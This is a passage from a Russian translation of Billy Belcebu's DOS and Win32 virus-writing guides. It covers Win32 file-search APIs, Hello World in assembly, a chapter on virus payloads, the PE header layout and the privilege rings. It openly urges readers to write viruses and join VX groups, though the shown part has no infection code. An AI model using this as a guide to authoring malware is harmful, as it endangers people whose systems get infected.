· Возвращаемые значения

A. Если функция выполнялась успешно, возвращаемое значение - это хэндл указанного модуля.

B. Если произошла ошибка, возвращаемое значение равно NULL. Чтобы получить расширенную информацию об ошибке, вызовите GetLastError.

▣ FindFirst(A/W)

Функция FindFirstFile осуществляет поиск в директории файла, имя которого совпадает с заданным. FindFirstFile проверяет имена поддиректорий, также как и имена файлов.

```
HANDLE FindFirstFile(  
    LPCTSTR lpFileName,          // указатель на имя файла  
    LPWIN32_FIND_DATA lpFindFileData // указатель на полученную информацию  
);
```

- Параметры

· lpFileName

A. Windows 95: Указывает на ASCIIZ-строку, которая задает верную директорию или путь и имя файла. Строка может содержать * и ?. Это строка не должна превышать MAX_PATH символов.

B. Windows NT: Указывает на ASCIIZ-строку, которая задает верную директорию или путь и имя файла. Строка может содержать * и ?.

MAX_PATH - это лимит по умолчанию для путей. Этот лимит оказывает влияние на то, как FindFirstFile парсит пути. Приложение может обойти этот лимит и послать путь больше, чем MAX_PATH, если вызовет расширенную (W) версию FindFirstFile и добавит "\\?" к началу пути. "\\?" отключает парсинг пути и позволяет использовать пути длинее, чем MAX_PATH. Это также работает с UNC-именами. "\\?" как часть пути игнорируется. Например "\\?\\C:\\myworld\\private" будет считаться "C:\\myworld\\private", а "\\?\\UNC\\bill_g_1\\hotstuff\\coolapps" - "\\bill_g_1\\hotstuff\\coolapps".

· lpFindFileData

Указывает на структуру WIN32_FIND_DATA, которая получает информацию о найденном файле или поддиректории. Структура может использоваться в последовательных вызовах FindNextFile или FindClose, чтобы сослаться на файл или директорию.

· Возвращаемые значения

A. Если вызов функции прошел успешно, возвращаемое значение - это хэндл поиска, используемых в следующих вызовах FindNextFile или FindClose.

B. Если происходит ошибка, возвращаемое значение равно INVALID_HANDLE_VALUE. Чтобы получить расширенную информацию, вызовите GetLastError.

▣ FindNext(A/W)

Функция FindNextFile продолжает файловый поиск, начатый в прошлом вызове функцией FindFirstFile.

```
BOOL FindNextFile(  
    HANDLE hFindFile, // хэндл поиска
```

```

    LPWIN32_FIND_DATA lpFindFileData    // указатель на структуру данных
                                        // найденного файла
);

```

- Параметры

- hFindFile

Хэнгл поиска, возвращенный предыдущим вызовом функции FindFirstFile.

- lpFindFileData

Указывает на структуру WIN32_FIND_DATA, которая получает информацию о найденном файле или поддиректории. Структура можно использовать в последующих вызовах FindNextFile, чтобы сослаться на найденный файл или директорию.

- Возвращаемые значения

A. Если вызов функции прошел успешно, возвращаемое значение не равно нулю.

B. Если произошла ошибка, возвращаемое значение равно нулю. Чтобы получить расширенную информацию об ошибке, вызовите GetLastError.

C. Если файлов, подходящих под заданный шаблон найдено не было, функция GetLastError возвратит ERROR_NO_MORE_FILES.

```

[WIN32_FIND_DATA]

typedef struct _WIN32_FIND_DATA { // wfd
    DWORD dwFileAttributes;
    FILETIME ftCreationTime;
    FILETIME ftLastAccessTime;
    FILETIME ftLastWriteTime;
    DWORD   nFileSizeHigh;
    DWORD   nFileSizeLow;
    DWORD   dwReserved0;
    DWORD   dwReserved1;
    TCHAR   cFileName[ MAX_PATH ];
    TCHAR   cAlternateFileName[ 14 ];
} WIN32_FIND_DATA;

```

- Поля

- dwFileAttributes

Указывает файловые атрибуты найденного файла. Это поле может быть одним из следующих значений [недостаточно места, чтобы включить их в данный tutorial: вы можете найти их в .inc-файлах 29A (29A#2) и в справочнике по функциям Win32].

- ftCreationTime

Это структура FILETIME, которая содержит время, когда был создан файл. FindFirstFile и FindNextFile возвращают время файла в UTC-формате. Эти функции устанавливают не поддерживаемые файловой системой поля FILETIME в ноль. Вы можете использовать функцию FileTimeToLocalFileTime, чтобы сконвертировать UTC в местное время, а затем использовать функцию FileTimeToSystemTime, чтобы сконвертировать местное время в структуру SYSTEMTIME, которая содержит отдельные поля для месяца, дня, года, дня недели, часа, минуты, секунды и миллисекунды.

- ftLastAccessTime

Структура FILETIME содержит время, когда в последний раз к файлу осуществлялся доступ. Время в UTC-формате; поля FILETIME равны нулю, если файловая система не поддерживает их.

- ftLastWriteTime

Задаёт структуру FILETIME содержит время, когда в файл последний раз осуществлялась запись. Время в UTC-формате; поля FILETIME равны нулю, если файловая система не поддерживает их.

- nFileSizeHigh

Задаёт верхнее двойное слово размера файла в байтах. Это поле равно нулю, если только размер файла не превышает MAXDWORD. Размер файла равен (nFileSizeHigh * MAXDWORD) + nFileSizeLow.

- nFileSizeLow

Содержит нижнее двойное слово размера файла в байтах.

- dwReserved0

Зарезервировано для будущего использования.

- dwReserved1

Зарезервировано для будущего использования.

- cFileName

ASCII-строка, содержащая имя файла.

- cAlternateFileName

ASCII-строка, содержащая альтернативное имя файла. Это имя в классическом формате 8.3 (filename.ext).

Другие интересные API - GetFileAttributes(A/W), SetFileAttributes(A/W), CreateProcess, CreateFile(A/W), VirtualAlloc, CreateFileMapping(A/W), SetEndOfFile и т.д.

Вообщем, можно найти много параллелей между DOS-функциями и функциями API. Ищите их ;).

Давайте продолжим и рассмотрим пример, который мы всегда пишем при изучении нового языка: "Hello, world!" ;).

Hello World in Win32

Это очень просто. Мы должны использовать функцию MessageBoxA, поэтому мы указываем ее с помощью известной команды "extrn", а затем push'им параметры и вызываем данный API.

```
.386                                ; Процессор
.model flat                        ; Используются 32-х битные
                                   ; регистры

extrn ExitProcess:proc             ; Используемые функции API
extrn MessageBoxA:proc

.data
szMessage db "Hello World!",0
szTitle   db "Windows coding - lame example",0

.code                                ; Поехали!

HelloWorld:
    push    large 0
    push    offset szTitle
    push    offset szMessage
    push    large 0
    call    MessageBoxA

    push    large 0
    call    ExitProcess

end HelloWorld
```

Как вы можете видеть, это очень просто. Может быть не так просто, как 16-ти битном окружении, но действительно просто, если вы подумаете о всех преимуществах 32-х битного окружения. Вообще, так как это пособие по написанию вирусов предназначается для людей, только начинающих в этой области, я думаю, что пора остановиться. Если вы хотите узнать больше об этом, вам придется подождать tutorials, который я пишу сейчас: Пособие по написанию вирусов под Win32 1.00. Звучит круто, правда? :)

Путеводитель по написанию вирусов: 14. Полезная нагрузка

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-04

Вы должны внимательно отнестись к выбору полезной нагрузки, так как это будет единственное доступное для пользователя проявление вашего вируса. Полезная нагрузка, которая уничтожает HDD или стирает файлы не слишком оригинальна. Если вы хотите разрушать, ваше место не на вирусной сцене: трояны писать гораздо легче, поэтому лучше сосредоточьте своих силы на их разработке.

Я не говорю, что я против всех видов разрушений. Но оно должно применяться только в особых случаях, например если кто-то хочет отладить вирус. Я думаю, что не очень хорошо делать другим то, что не хотели бы, чтобы случилось с нами.

Вы можете найти примеры интересной полезной нагрузки в таких вирусах как Elvira, Cascade, Claudia Schiffer (hehehe ;)), Ambulance...

Путеводитель по написанию вирусов: 15.

Напоследок

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-04

Вы можете подумать, что написание этого tutorials было для меня настоящим мучением. Нет, я действительно получил удовольствие. Я надеюсь, что вы получили удовольствие от его прочтения :).

Моя цель заключалась в создании полноценного tutorials, начиная с заражения .com-файла во время выполнения и кончая таким продвинутыми техниками, как полиморфизм и туннелинг. Я сделал это, чтобы научить людей и самому научиться многим вещам. Теперь настало ваше время. Помните об этом, когда вы учитесь :). А сейчас, после прочтения, усвоения и экспериментирования, вы готовы к созданию очень хороших вирусов и, если хотите, к написанию статей в вирмейкерские журналы или к вступлению в VX-группу :).

Теперь я должен выразить благодарность некоторым людям, которые помогли мне и которых я уважаю. Как я сказал в начале этого tutorials, он во многом посвящен zAxOn'y (хе-хе, я написал твой ник правильно ;)), который отвечал на мои телефонные звонки ("Как мне скопировать файл?" или "Что это за программа... PKZIP?"), когда я только вступил в компьютерный мир. Он доброжелательно выслушивал меня, когда я рассказывал о своих проектах, мечтах и тому подобное. Здорово иметь таких друзей, как он :).

Это пособие также посвящено людям, которые приложили множество усилий, чтобы обучить других людей, интересовавшихся VX'ингом, мечтая о славе или о чем-то еще. Это путь, который дает уверенность в будущем вирусной сцены... VX FOREVER!

Конечно, я должен особо упомянуть Dark Angel, Dark Avenger, GriYo, b0z0, Owl, StarZer0, Neurobasher, Vyvojar, Qark, Quantum, Int13h, Murkry, Jacky Qwerty, Darkman, Super и всех остальных, кто населяет этот мир маленькими искусственными формами жизни, которые очень часто считаются плохими. Вы знаете, что делает невежество.

PS: Этот tutorials - мое маленькое пожертвование OS, которая жила несколько веков назад и называлась MS-DOS. RIP.

Valencia, 16 декабря 1998.

Billy Belcebu, mass killer and ass kicker.

(с) Перевод на русский язык - Aquila (www.wasm.ru)

[C] Billy Belcebu, пер. Aquila

Путеводитель по написанию вирусов под Win32: 1.

Введение

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-09

Дисклеймер переводчика

Серия tutorиалов "Путеводитель по написанию вирусов под Win32" предназначена для сугубо образовательных целей. По крайней мере именно это было целью перевода: предоставить людям информацию о формате PE-файла, работе операционной системы, таких полезных технологиях, как полиморфизм и многом другом, что может потребоваться кодеру в его нелегком пути к постижению дао программирования. То, как читатели используют эту информацию, остается на их совести.

Дисклеймер автора

Автор этого документа не ответственен за какой бы то ни было ущерб, который может повлечь неправильное использование данной информации. Цель данного tutorиала - это научить людей как создавать и побеждать ламерские YAM-вирусы :). Этот tutorиал предназначается только для образовательных целей. Поэтому, законники, я не заплачу и ломанного гроша, если какой-то ламер использует данную информацию, чтобы сделать деструктивный вирус. И если в этом документе вы увидите, что я призываю разрушать или портить чужие данные, идите и купите себе очки.

Несколько вводных слов

Привет, дорогие друзья,

вы помните "Путеводитель Billy Belcebu по написанию вирусов"? Это был большой tutorиал об устаревших в настоящее время вирусах под MS-DOS. В нем я рассказал о большинстве известных вирусных техник под DOS. Tutorиал был написан для начинающих, чтобы они стали чуть более продвинутыми. И вот я снова здесь и пишу еще один классный (я надеюсь) tutorиал, но в этот раз я буду говорить о новой угрозе нашего времени, вирусах под Win32, и, конечно, обо всем, что связано с этой темой. Я заметил отсутствие полноценного пособия и спросил себя, почему бы мне не написать его самому? Сказано - сделано :). Пионером в области Win32-вирусов была группа VLAD, а пионером в области tutorиалов на эту тему стал Lord Julius. Я не забыл о парне, который написал интересные tutorиалы и зарелизил их до Lord Julius'a, конечно, я говорю о JNB. Интересные техники были разработаны Murkry, а затем Jacky Qwerty... Я надеюсь, что не забыл никого, кто сыграл еще важную роль в короткой истории создания вирусов под Win32. Обратите внимания, что я не

забыл о родоначальниках всего этого.

Как обычно, я хочу поблагодарить несколько музыкальных групп, таких как Blind Guardian, HammerFall, Stratovarius, Rhapsody, Marilyn Manson, Iron Maiden, Metallica, Iced Earth, RAMMS+EIN, Mago De Oz, Avalanch, Fear Factory, Korn, Hamlet и Def Con Dos. Их музыка создала прекрасную атмосферу для написания огромных tutorиалов и кода.

Структура этого tutorиала отличается от моих прежних пособий, теперь я поместил в начало краткое содержание, а весь приведенный код написан мной или основывается на чужом, но адаптирован. В очень редких случаях он попросту рипнут ;). Шучу. Но я действительно постарался избежать ошибок, допущенных мной в моих tutorиалах о вирусах под почти исчезнувший в наше время MS-DOS (RIP).

Я должен поблагодарить Super/29A, который помог мне при создании данного tutorиала, он был одним из моих бета-тестеров, а также пожертвовал кое-что для данного проекта.

ОБРАТИТЕ ВНИМАНИЕ: Английский не является моих родным языком, поэтому прошу извинить меня за возможные ошибки (вероятно, их довольно много) и сообщить мне о них, чтобы я мог учесть это при обновлениях данного документа (я помещу ник того, кто укажет мне на ошибки, наряду с благодарностью).

(Примечание переводчика: обратите внимание, что документ, который вы читаете, является переводом на РУССКИЙ. Информацию об ошибках в переводе следует слать переводчику, а не Billy Belcebu.)

--- Вот мои контактные данные (но не спрашивайте у меня всякую ерунду, у меня не так много времени)

| E-mail
| Personal web page

billy_belcebu@mixmail.com
http://members.xoom.com/billy_bel
http://www.cryogen.com/billy_belcebu

Sweet dreams are made of this...

(c) 1999 Billy Belcebu/iKX

Что потребуется для написания вирусов

Вот несколько программ, которые я хочу вам порекомендовать (если у вас нет денег, чтобы купить их... СКАЧАЙТЕ!) :

- Windows 95 или Windows NT или Windows 98 или Windows 3.x + Win32s :)
- Пакет TASM 5.0 (который включает TASM32 и TLINK32)
- SoftICE 3.23+ (или новее) для Win9X и для WinNT
- Справочник по Win32 API
- Win95 DDK, Win98 DDK, Win2000 DDK... короче все M\$ DDK и SDK
- Очень рекомендуется статья Мэтта Питрека о заголовке PE
- Утилита Jacky Qwerty PEWRSEC
- Несколько журналов, таких как 29A(#2+), Xine(#2+), VLAD(\$6), DDT(#1)...
- Несколько вирусов под Windows, таких как Win32.Cabanas, Win95.Padania, Win32.Legacy...
- Несколько эвристических антивирусов под Windows

- "Нейромантик" Вильяма Гибсона, это священная книга
- И это пособие, разумеется!

Я надеюсь, что не забыл ничего важного.

Путеводитель по написанию вирусов под Win32: 2.

Базовая информация

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-22

Хорошо, начнем очищение вашей головы от концепций MS-DOS'овского программирования: чарующих 16-ти битных смещений, способов, как стать резидентными... все, что мы использовали годами, теперь стало абсолютно бесполезным. Да, теперь все это бесполезно. В данном пособии, когда я говорю о Win32, я подразумеваю Windows 95 (обычные, OSR1, OSR2), Windows 98, Windows NT или Windows 3.x + Win32s. Наиболее главное изменение, на мой взгляд, заключается в том, что прерывания были заменены функциями API, а 16-ти битные регистры и смещения были заменены 32-х битными. Да, Windows открыла двери другим языкам программирования, кроме ассемблера (таким как C), но я останусь с ассемблером навсегда: в большинстве случаев он более понятен и удобен для оптимизирования (привет, Super!). Как я сказал несколькими строками выше, вы должны использовать функции API. Вы должны знать, что параметры должны быть в стеке, а функции API вызываются с помощью call.

PS: Также я должен сказать, что называю Win95 (и все ее версии) и Win98 как Win9X, а Win2000 как Win2k. Учтите это.

Изменения между 16-ти и 32-х битным программированием

Как правило мы будем работать с двойными словами вместо слов, и это открывает перед нами новые возможности. У нас есть на два сегмента больше, кроме уже известных CS, DS, ES и SS: FS и GS. И у нас есть новые 32-х битные регистры: EAX, EBX, ECX, EDX, ESI, EDI, EBP и ESP. Давайте посмотрим, как играть с регистрами: представьте, что у нас есть доступ к нижнему слову EAX. Что мы можем сделать? До этой части можно добраться с помощью AX, который и является нижним словом EAX. Например, EAX = 00000000, а мы хотим поместить 1234h в его нижнее слово. Мы просто должны сделать "mov ax, 1234h" и все. Но что, если нам нужен доступ к верхнему слову EAX? Для этих целей мы не можем использовать регистр: мы должны прибегнуть к какой-нибудь из инструкций вроде ROL (или SHL, если значение нижнего слова для нас неважно).

Давайте продолжим и рассмотрим типичную программу, которую пишет кодер, изучая новый язык: "Hello, world!" :).

"Hello, World" под Win32

Это очень легко. Мы должны использовать функцию API "MessageBoxA", поэтому мы определяем ее с помощью команды "extrn", а затем помещаем параметры в стек и вызываем эту функцию. Обратите внимание, что строки должны быть в формате ASCIIZ (ASCII, 0). Помните, что параметры должны помещаться в стек

в перевернутом порядке.

```
;---[ CUT HERE ]-----

                .386                      ; Процессор (386+)
                .model flat                ; Использует 32-х битные
                                           ; регистры

extrn            ExitProcess:proc          ; Функции API, которые
extrn            MessageBoxA:proc         ; использует программа

;-----;
; С помощью директивы "extrn" мы указываем, какие API мы будем использовать;
; ExitProcess возвращает контроль операционной системе, а MessageBoxA      ;
; показывает классическое виндовозное сообщение.                          ;
;-----;

.data
szMessage        db    "Hello World!",0    ; Message for MsgBox
szTitle          db    "Win32 rocks!",0    ; Title of that MsgBox

;-----;
; Здесь мы не будем помещать данные настоящего вируса. Фактически, только ;
; из-за того, что TASM отказывается ассемблировать код, если мы не поместим;
; здесь какие-нибудь данные. Как бы то ни было... Помещайте здесь данные  ;
; 1-го поколения носителя вашего вируса.                                   ;
;-----;

                .code                      ; Поехали!

HelloWorld:
                push    00000000h          ; Стиль MessageBox
                push    offset szTitle      ; Заголовок MessageBox
                push    offset szMessage    ; Само сообщение
                push    00000000h          ; Хэндл владельца

                call     MessageBoxA        ; Вызов функции

;-----;
; int MessageBox(                          ;
; | HWND hWnd,          // хэндл окна-владельца                      ;
; | LPCTSTR lpText,     // адрес текста сообщения                    ;
; | LPCTSTR lpCaption,  // адрес заголовка MessageBox'a             ;
; | UINT uType          // стиль MessageBox'a                        ;
; | );                  ;
; |                     ;
; Мы помещаем параметры в стек до вызова самой API-функции, и если вы ;
; помните, стек построен согласно принципу LIFO (Last In First Out), ;
; поэтому мы должны помещать параметры в перевернутом порядке (при всем ;
; уважении к автору данного tutorials, я должен сказать, что он не прав ;
; вовсе не поэтому мы должны помещать данные в перевернутом порядке - прим.;
; пер.). Давайте посмотрим на краткое описание каждого из параметров этой ;
; функции:                                                         ;
; |                     ;
; | hWnd: идентифицирует окно-владельца messagebox'a, который должен быть ;
; | создан. Если этот параметр равняется NULL, у окна с сообщением не будет ;
; | владельца.                                                    ;
; | lpText: указывает на ASCIIZ-строку, содержащую сообщение, которое нужно ;
; | отобразить.                                                    ;
; | lpCaption: указывает на ASCIIZ-строку, содержащую заголовок окна ;
; | сообщения. Если этот параметр равен NULL, будет использован заголовок ;
; | по умолчанию.                                                 ;
; | uType: задает флаги, которые определяют содержимое и поведение ;
; | диалогового окна. Это параметр может быть комбинацией флагов. ;
;-----;

                push    00000000h
                call     ExitProcess

;-----;
; VOID ExitProcess(                          ;
```

```

;   UINT uExitCode      // код выхода для всех ветвей           ;
;   );                                                         ;
;   ;                                                         ;
;   Эта функция эквивалентна хорошо известному Int 20h или функциям 00, 4C ;
;   Int 21h. Она просто завершает выполнение текущего процесса. У нее только ;
;   один параметр:                                             ;
;   ;                                                         ;
;   ! uExitcode: задает код выхода для процесса и всех ветвей, выполнение ;
;   которых будет прервано вызовом данной функции. Используйте функцию ;
;   GetExitCodeProcess, чтобы получить код возврата процесса, а функцию ;
;   GetExitCodeThread, чтобы получить код возврата треда.      ;
;   -----;
end HelloWorld

;---[ CUT HERE ]-----

```

Как вы можете видеть, это все очень просто программируется. а теперь, когда вы знаете, как сделать "Hello, world!", вы можете заразить весь мир ;).

Кольца

Я знаю, что все вы очень боитесь того, что сейчас последует, но, как продемонстрирую, все это на самом деле несложно. Вы должны уяснить: у процессора четыре уровня привилегий: Ring-0, Ring-1, Ring-2 и Ring-3, причем последний имеет больше всего ограничений, а первый подобен Валгалле для кодеров, почти полная свобода действий. Вспомните DOS, где мы всегда программировали в Ring-0... А теперь подумайте, что вы сможете делать то же самое под платформами Win32... Ладно, прекратим мечтать и начнем работать.

Ring-3 - это т.н. "пользовательский" уровень, на котором у нас множество ограничений. Кодеры Microsoft сделали ошибку, когда зарелизили Win95 и сказали, что она "незаражаема". Это было продемонстрировано еще до начала продаж системы Bizatch (которых еще неверно называли Boza, но это другая история). Программисты Microsoft думали, что вирус не сможет добраться до API. Но они не подумали об интеллектуальном превосходстве вирмейкеров... Конечно, мы можем писать вирус и на пользовательском уровне. Достаточно взглянуть на массу новых Win32 вирусов времени выполнения, которые релизятся в настоящее время, они все сделаны под Ring-3... Не поймите меня неверно, я не говорю, что это плохо, и между прочим, только Ring-3 вирусы могут работать под всеми версиями Win32. Они - будущее... в основном из-за того, что скоро будет релиз Windows NT 5.0 (или Windows 2000). Для успешной жизни вируса мы должны найти функции API (то, что написали Bizatch, размножалось плохо, потому что они "захардкодили" адреса API-функций, а они отличаются от версии к версии Windows), что мы можем сделать несколькими способами, о которых я расскажу позже.


Ring-0 - это другая история, очень отличная от Ring-3. Это уровень, на котором работает ядро. Разве это не прекрасно? Мы можем иметь доступ к портам, к местам, о которых не могли мечтать раньше... это почти что оргазм. Мы не можем выйти в Ring-0 без использования одного из специальных способов, таких как модификация IDT, техника "Call Gate", показанная SoPinKy/29A в 29A#3 или вставки в VMM, техника, продемонстрированная в вирусах Padania или Fuck Harry. Нам не нужны API-функции, так как мы работает напрямую с сервисами VxD и похоже, что их адреса одни и те же во всех версиях Win9x,

поэтому мы можем их указывать явно. Я расскажу об этом подробнее во главе, посвященной Ring-0.

Важные сведения

Я думаю, что должен рассказать об этом вначале данного пособия, как бы то ни было, лучше об этом знать, чем не знать :). Хорошо, давайте поговорим о внутренностях наших Win32-операционных систем.

Во-первых, вы должны уяснить несколько концепций. Давайте начнем с селекторов. Что такое селектор? Это очень просто. Это очень большой сегмент, и эта форма Win32-памяти также называется плоской памятью. Мы можем напрямую обращаться к 4 гигабайтам памяти (4.294.967.295 байтов) используя только 32-х битные смещения. И как организована эта память? Давайте взглянем на одну из диаграмм, которые я так люблю делать:



Обратите внимание на одну вещь: у WinNT последние две секции находятся отдельно от первых двух. Ладно, теперь я помешу определения, которые вы должны знать. В остальной части tutorials я буду исходить из того, что вы о них помните.

▣ VA:

VA расшифровывается как Virtual Address (виртуальный адрес). Это адрес чего-нибудь, но в памяти (помните, что в Windowz вещи на диске и в памяти не обязательно эквиваленты).

▣ RVA:

RVA расшифровывается как Relative Virtual Address. Очень важно четко это понять. RVA - это смещение на что-то, относительно того места, куда промпирован файл (вами или системой).

▣ RAW-данные:

RAW-данные - это имя, которое мы используем для обозначения данных так, как они есть физически на диске (данные на диске != данные в памяти).

■ Виртуальные данные:

Виртуальные данные - это имя, которым мы называем данные, когда они загружены системой в память.

■ Файловый мэппинг:

Техника, реализованная во всех операционных системах Win32, которая позволяет производить различные действия с файлом быстрее и затрачивать при этом меньше памяти, а также она более удобна, чем способы, практиковавшиеся в DOS. Все, что мы изменяем в памяти, также изменяется на диске. Файловый мэппинг - это единственный способ обмениваться информацией между различными процессами, который работает во всех Win32-операционных системах.

Как компилировать программы

Черт, я почти забыл об этом :). Используются обычные параметры для компиляции ассемблерной программы под Win32. Все примеры в данном tutorialе компилируются со следующими параметрами (где 'program' - это имя файла .asm, но без какого-либо расширения):

```
tasm32 /m3 /ml program,;;  
tlink32 /Tpe /aa program,program,,import32.lib  
pewrsec program.exe
```

Я надеюсь, что это достаточно ясно. Вы также можете использовать make-файлы или написать .bat, который будет делать все автоматически (как сделал я!).

Путеводитель по написанию вирусов под Win32: 3. Заголовок PE


Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-23


Вероятно, это одна из самых важных глав данного пособия. Прочитайте его!

Введение

Очень важно хорошо представлять себе структуру заголовка PE-файла, чтобы писать наши винدوزные вирусы. В этой главе я перечислю все, что считаю наиболее важным, но здесь не вся информация о PE-файле, поэтому рекомендую взглянуть на документы, упомянутые в разделе "Что потребуется...".



Давайте рассмотрим каждую из этих частей поподробнее. Вот диаграмма в стиле Micheal J. O'Leary.



Теперь, когда вы получили общее представление о заголовке PE, эта чудесная (но несколько усложненная) вещь станет нашей новой целью. Хорошо-хорошо, у вас есть уже общее представление, но вам нужно знать внутреннюю структуру заголовка PE. Приготовьтесь!

IMAGE_FILE_HEADER

"PE\0\0"	← +00000000h Размер : 1 DWORD
Машина	← +00000004h Размер : 1 WORD
Количество секторов	← +00000006h Размер : 1 WORD
Временной штамп	← +00000008h Размер : 1 DWORD
Указатель на таблицу символов	← +0000000Ch Размер : 1 DWORD
Количество символов	← +00000010h Размер : 1 DWORD
Размер дополнительного заголовка	← +00000014h Размер : 1 WORD
Характеристики	← +00000016h Размер : 1 WORD
Общий размер : 18h BYTES	

Я дам краткое описание (резюме того, что сказал в своем прекрасном документе о формате PE-файла Мэтт Питрек) полей IMAGE_FILE_HEADER.

▣ PE\0\0:

Это метка, которая есть у каждого PE-файла. Просто проверяйте ее существование при заражении файла. Если метки нет, то это не PE-файл, ок?

▣ Машина:

Так как компьютером, который мы используем может быть несовместим с PC (теоретически), а PE-файлы могут быть и на таких компьютерах, в этом поле указывается тип машины, для которой предназначается приложение. Это может быть одно из следующих значений:

```

IMAGE_FILE_MACHINE_I386    equ 14Ch    ; Intel 386.
IMAGE_FILE_MACHINE_R3000    equ 162h    ; MIPS little-endian,160h big-endian
IMAGE_FILE_MACHINE_R4000    equ 166h    ; MIPS little-endian
IMAGE_FILE_MACHINE_R10000    equ 168h    ; MIPS little-endian
IMAGE_FILE_MACHINE_ALPHA    equ 184h    ; Alpha_AXP
IMAGE_FILE_MACHINE_POWERPC  equ 1F0h    ; IBM PowerPC Little-Endian

```

▣ Количество секций:

Это поле играет важную роль при заражении. Оно сообщает, сколько секций в файле.

▣ Временной штамп:

Содержит количество секунд, которое прошло с декабря 31-ого 1969 года с 4:00 до того момента, когда файл был слинкован.

▣ Указатель на таблицу символов

Не интересно, поскольку используется только в OBJ-файлах.

▣ Количество символов:

Не интересно, поскольку используется только в OBJ-файлах.

▣ Размер опционального заголовка:

Содержит количество байтов, которое занимает IMAGE_OPTIONAL_HEADER (смотри описание

▣ Характеристики:

Флаг дает нам еще кое-какую информацию о файле. Нам это не интересно.

IMAGE_OPTIONAL_HEADER

Magic	← +000000018h Размер : 1 WORD
Старшая версия линкера	← +00000001Ah Размер : 1 BYTE
Младшая версия линкера	← +00000001Bh Размер : 1 BYTE
Размер кода	← +00000001Ch Размер : 1 DWORD
Размер инициализированных данных	← +000000020h Размер : 1 DWORD
Размер неинициализированных данных	← +000000024h Размер : 1 DWORD
Адрес точки входа	← +000000028h Размер : 1 DWORD
База кода	← +00000002Ch Размер : 1 DWORD
База данных	← +000000030h Размер : 1 DWORD
База образа	← +000000034h Размер : 1 DWORD
Выравнивание секций	← +000000038h Размер : 1 DWORD
Выравнивание файла	← +00000003Ch Размер : 1 DWORD
Старшая версия операционной сист.	← +000000040h Размер : 1 WORD
Младшая версия операционной сист.	← +000000042h Размер : 1 WORD
Старшая версия образа	← +000000044h Размер : 1 WORD
Младшая версия образа	← +000000046h Размер : 1 WORD
Старшая версия подсистемы	← +000000048h Размер : 1 WORD
Младшая версия подсистемы	← +00000004Ah Размер : 1 WORD
Зарезервировано1	← +00000004Ch Размер : 1 DWORD
